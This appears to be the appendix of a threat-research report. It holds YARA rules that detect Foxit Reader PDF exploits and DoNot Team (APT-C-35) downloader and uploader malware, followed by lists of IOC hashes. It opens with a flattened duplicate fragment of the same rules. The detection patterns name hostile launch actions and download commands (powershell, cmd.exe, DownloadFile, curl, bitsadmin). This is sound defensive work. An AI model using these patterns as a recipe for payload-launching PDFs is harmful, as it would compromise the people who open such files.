= "ID [(bc38735adadf7620b13216ff40de2b26) (bc38735adadf7620b13216ff40de2b26)]" $pdf_string1 = "/OpenAction" $pdf_string2 = "/Launch" $pdf_string3 = "/Win" $pdf_string4 = /\/Launch[\n\r]*(\/[a-zA-Z]+[\n\r]*)*\/Win/ $command_string1 = "(CMD)" nocase $command_string2 = "powershell" nocase $command_string3 = "cmd.exe" nocase $command_string4 = "Wscript.Shell" nocase $command_string5 = "DownloadFile(" nocase $command_string6 = " curl " nocase $file_string1 = ".exe" $file_string2 = ".vbs" $file_string3 = ".bat" $file_string4 = ".com" condition: $pdf_header in (0..1024) and any of ($builder_string*) and all of ($pdf_string*) and any of ($command_string*) and any of ($file_string*) } rule donot_downloader { meta: author = "Antonis Terefos (@Tera0017) @ Check Point Research" description = "APT-C-35 / DoNot Team Downloader" strings: $code1 = {83 C0 1A 99 B9 1A 00 00 00 F7 F9 8B C2 83 C0 (41| 61)} $string1 = "\\TestLog\\" ascii fullword $string2 = "\\Intel\\" ascii fullword $string3 = "Computer Name: " ascii fullword $string4 = "IP Address: " ascii fullword $string5 = "User Name: " ascii fullword $string6 = "Operating System Version: " ascii fullword $string7 = "Computer information written to computer_info.txt" ascii fullword $stirng8 = "filetoupload" ascii fullword condition: uint16(0) == 0x5A4D and 6 of them or ($code1 and 4 of ($string*)) } rule donot_uploader { meta: author = "Antonis Terefos (@Tera0017) @ Check Point Research" description = "APT-C-35 / DoNot Team Uploader" strings: $code1 = {B8 4F EC C4 4E 41 F7 E8 C1 FA 03 8B C2 C1 E8 1F 03 D0 6B C2 1A 44 2B C0 41 80 C0} $string1 = "filetoupload" ascii fullword $string2 = "Path not found: [%s]\n" wide fullword $string3 = "Directory: %s\n" wide fullword $string4 = "File: %s\n" wide fullword condition: uint16(0) == 0x5A4D and 4 of them }

```
rule exploit_foxit_pdf
{
  meta:
    author = "Antonis Terefos(@Tera0017) @ Check Point Research"
    description = "PDF FOXITReader"
  strings:
    $pdf_header = "%PDF-"
    $pdf_string1 = "/OpenAction"
    $pdf_string2 = "/Launch"
    $pdf_string3 = "/Win"
    $pdf_string4 = /\/Launch[ \n\r]*(\/[a-zA-Z]+[ \n\r]*)*\/Win/
    $command_string1 = "(CMD)" nocase
    $command_string2 = "powershell" nocase
    $command_string3 = "cmd.exe" nocase
    $command_string4 = "Wscript.Shell" nocase
    $command_string5 = "DownloadFile(" nocase
    $command_string6 = " curl " nocase
    $command_string7 = " bitsadmin " nocase
  condition:
    $pdf_header in (0..1024) and all of ($pdf_string*) and any of ($command_string*)
}

rule exploit_foxit_pdf_builders
{
  meta:
```

```
    author = "Antonis Terefos (@Tera0017) @ Check Point Research"
    description = "PDF Foxit Reader samples related to builders"
  strings:
    $pdf_header = "%PDF-"
    $builder_string1 = "startxref\r\n1866%%EOF"
    $builder_string2 = "ID [ (bc38735adadf7620b13216ff40de2b26) (bc38735adadf7620b13216ff40de2b26) ]"
    $pdf_string1 = "/OpenAction"
    $pdf_string2 = "/Launch"
    $pdf_string3 = "/Win"
    $pdf_string4 = /\/Launch[ \n\r]*(\/[a-zA-Z]+[ \n\r]*)*\/Win/
    $command_string1 = "(CMD)" nocase
    $command_string2 = "powershell" nocase
    $command_string3 = "cmd.exe" nocase
    $command_string4 = "Wscript.Shell" nocase
    $command_string5 = "DownloadFile(" nocase
    $command_string6 = " curl " nocase
    $file_string1 = ".exe"
    $file_string2 = ".vbs"
    $file_string3 = ".bat"
    $file_string4 = ".com"
  condition:
    $pdf_header in (0..1024) and any of ($builder_string*) and all of ($pdf_string*) and any of ($command_str
}

rule donot_downloader
{
  meta:
    author = "Antonis Terefos (@Tera0017) @ Check Point Research"
    description = "APT-C-35 / DoNot Team Downloader"
  strings:
    $code1 = {83 C0 1A 99 B9 1A 00 00 00 F7 F9 8B C2 83 C0 (41| 61)}
    $string1 = "\\TestLog\\" ascii fullword
    $string2 = "\\Intel\\" ascii fullword
    $string3 = "Computer Name: " ascii fullword
    $string4 = "IP Address: " ascii fullword
    $string5 = "User Name: " ascii fullword
    $string6 = "Operating System Version: " ascii fullword
    $string7 = "Computer information written to computer_info.txt" ascii fullword
    $stirng8 = "filetoupload" ascii fullword
  condition:
    uint16(0) == 0x5A4D and 6 of them or ($code1 and 4 of ($string*))
}

rule donot_uploader
{
  meta:
    author = "Antonis Terefos (@Tera0017) @ Check Point Research"
    description = "APT-C-35 / DoNot Team Uploader"
  strings:
    $code1 = {B8 4F EC C4 4E 41 F7 E8 C1 FA 03 8B C2 C1 E8 1F 03 D0 6B C2 1A 44 2B C0 41 80 C0}
    $string1 = "filetoupload" ascii fullword
    $string2 = "Path not found: [%s]\n" wide fullword
    $string3 = "Directory: %s\n" wide fullword
    $string4 = "File: %s\n" wide fullword
  condition:
    uint16(0) == 0x5A4D and 4 of them
}
```

IOCs

Builders:

- (Avict Software) 3f291d07a7b0596dcdf6f419e6b38645b77b551a2716649c12b8706d31228d79
- (Avict Software) f002712b557a93da23bbf4207e5bc57cc5e4e6e841653ffab59deb97b19f214e
- (PDF Exploit Builder) ac7598e2b4dd12ac584a288f528a94c484570582c9877c821c47789447b780ec
- (FuckCrypt) 20549f237f3552570692e6e2bb31c4d2ddf8133c5f59f5914522e88239370514
- (FuckCrypt) 87effdf835590f85db589768b14adae2f76b59b2f33fae0300aef50575e6340d
- (FuckCrypt) 5c42a4b474d7433bd9f1665dc914de7b3cc7fbdb9618b0322324b534440737d7

(Python) 79e1cb66cb52852ca3f46a2089115e11fff760227ae0ac13f128dda067675fbc
(Python) a4a8486c26c050ed3b3eb02c826b1b67e505ada0bf864a223287d5b3f7a0cde0

Malicious Files:

(PDF) d44f161b75cba92d61759ef535596912e1ea8b6a5a2067a2832f953808ca8609
(PDF) 9c5883cf118f1d22795f7b5661573f8099554c5a3f78d592e8917917baa6d20f
(PDF) 2aa9459160149ecefd1c9b63420eedc7fe3a21ae0ca3e080c93fd39fef32e9c0
(PDF) 8155a6423d64f30d2994163425d3fbe14a52927d3616ffacea36ddc71a6af4b0
(PDF) c1436f65acbf7123d1a45b0898be69ba964f0c6d569aa350c9d8a5f187b3c0e7
(PDF) de8ecd738f1f24a94aba06f19d426399bc250cc5e7b848b2cbd92fc1d6906403
(Blank-Grabber) d2bd6a05d1e30586216e73602a05367380ae66654cd0bccabb0414ef6810ab18
(Python-Stealer-Dropper) e32d2966a22243f346e06d4da5164abab63c2700c905f22c09a18125ee4de559
(BAT file) eb87ec49879dc44b6794bb70bd6c706e74694e4c2bbc1926dd4cff42e5b63cc6
(BAT file) b59ab9147214bc1682006918692febed4ad37e1d305c5c80dc1ee461914eacd2
(APT-C-35 / DoNot Team Downloader)
4ef9133773d596d1c888b0ffe36287a810042172b0af0dfad8c2b0c9875d1c65
(APT-C-35 / DoNot Team Downloaded1)
3e9a60d5f6174bb1f1c973e9466f3e70c74c771043ee00688e50cac5e8efe185
(APT-C-35 / DoNot Team Uploader)
2d40e892e059850ba708f8092523efeede759ecd6e52d8cb7752462fcdb6f715
(APT-C-35 / DoNot Team Screen)
c943fe1b8e1b17ec379d33a6e5819a5736cb5de13564f86f1d3fba320ccebaa0
(APT-C-35 / DoNot Team APK) 7f5f1586b243f477c484c34fa6243c20b3ecf29700c6c17e23a4daf9360e2d2f
(APT-C-35 / DoNot Team APK) ecb4f5f0ee0cda289056f2f994c061d53cfbc8ac413f2ca4da8864c68f0a23f6
(APT-C-35 / DoNot Team APK) 4a7aeb6f510cf5d038e566a3ccd45e98a46463bb67eb34012c8e64444464b081
(PDF) D5483049DC32D1A57E759839930FE17FE31A5F513D24074710F98EC186F06777
(PDF) 19A8201C6A3063B897D696330C1B60BD97914514D2AE6A6C3C1796BEC236724A
(VBScript) 9A7F4FF5FD0A972EEDA9293727F0EECDD7CE2CFE0A072CDF9D3402EE9C46A48E
(VBScript) D761FE4D58FE68FC95D72871429F0FCE6055389A58F81CF0A19EB905A96E1C38
(VBScript) B3AD75EEF9208D58A904030D44DA22C59CE7BD47ED798B0A14B58330A1390FE8
(VBScript) FC330BB132A345AF05FEB0D275EEEF29C7A439A04223757F33360393CF975CA9
(VBScript) A334A9C1A658F4EBEF7BA336F9A27693030DC444509BD9FA8FDEFE8AAAE3A133
(VBScript) E9BF261A779C1B3A023189BEF509579BAD8B496DCFE5E96C19CF8CC8BEA48A08
(VBScript) EE42CF45FFF12BCC9E9262955470BFED810F3530E651FDDB054456264635D9D2
(VBScript) 1CBF897CCCC22A1E6D6A12766ADF0DCEE4C103539ADD2C10C7906042E19519F4
(DynamicWrapperX)
4EF3A6703ABC6B2B8E2CAC3031C1E5B86FE8B377FDE92737349EE52BD2604379
(ShellCode) A5C9A3518F072982404E68DC6A3DC90EDEBBF292FC1ACA6962B6CCF64F4FE28C
(Remcos) 0ADE87BA165A269FD4C03177226A148904E14BD328BDBB31799D2EAD59D7C2FA
